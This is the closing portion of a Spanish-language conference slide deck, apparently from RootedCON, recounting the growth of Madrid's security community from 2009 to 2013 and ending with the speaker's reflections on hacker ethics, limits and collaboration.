- "Malloc Des-Malleficarum, blackngel
- http://www.phrack.org/issues.html?issue=66&id=10#article

/Rooted

Madrid (xi): patowc

2009

- Tenía en mente “organizar algo”, como muchos pienso…
- Entré a trabajar en Ferrovial: una de las empresas más grandes del mundo, cliente final… “La gran catedral”.

Madrid (xii): RootedCON

2009

- La idea de un Congreso de Seguridad nace hablando con DS (Javier Olascoaga).
- Hablo con Nico Castellano para que me cuente un poco su experiencia NcN.
- Reclutamos a awk… luego a roman_soft.
- Luego a Att|cA, Maligno, Gandalfj, Crow, Ful, Nunotreez y otros…

Madrid (xiii): HOY

2010/2013

- Stuxnet es descubierto
- 2010 – 2011 se empieza a usar el término APT (“Advanced Persistent Threat”).
- 15/3/2011 Comodo CA: mail.google.com, www.google.com, login.Yahoo.com, login.Skype.com, addons.mozilla.com, login.live.com
- 3/9/2011 Diginotar CA: *.*.com y *.*.org (Tela)

Madrid (xiv): HOY

2013

- COMUNIDAD DE SEGURIDAD.
- Excelentes relaciones con las FCSE, GdT++
- Anonymous y el DDoS como protesta.
- Todos tenemos muy claro quiénes son los malos (**los de verdad**).
- Mercado de exploits…

Madrid (xv): HOY

2013

- Por fin… muchas iniciativas.
- Navanegra, Conecta Con, X1RED+SEGURA, TASSI, crypot4you, grupos de CTFs, charlas, eventos con contenido combinado (ENISE, ISMSForum)
- **La gente QUIERE HACER COSAS.**

Madrid (y xvi): HOY

2013

- **Ciber**guerra, **Ciber**seguridad, **Ciber**$tontería
- APT1, China, Infraestructuras críticas…
- ¿Criminales especializados vs hackers?
- ¿Dónde están los grupos de hackers?
- ¿Es porque ya es posible en Comunidad? ¿o han pasado a “privado”?

Mis conclusiones

Mis conclusiones

- Ser hacker **no es conocimiento, es una forma de ser**: el conocimiento se adquiere.
- **Hay que tener límites**: cada uno los suyos y, por supuesto, el respeto a los de los demás.
- Bordear pero no cruzar (o cruzar, pero poco ;)).
- Mi visión pasa por evolucionar desde el conocimiento técnico al global; es lo que he vivido yo y me funciona.
- Relaciones. Personas. COMUNIDAD.
- Colaborar y construir, siempre SUMAR y no RESTAR.

/Rooted®

¿?

¡Muchas gracias!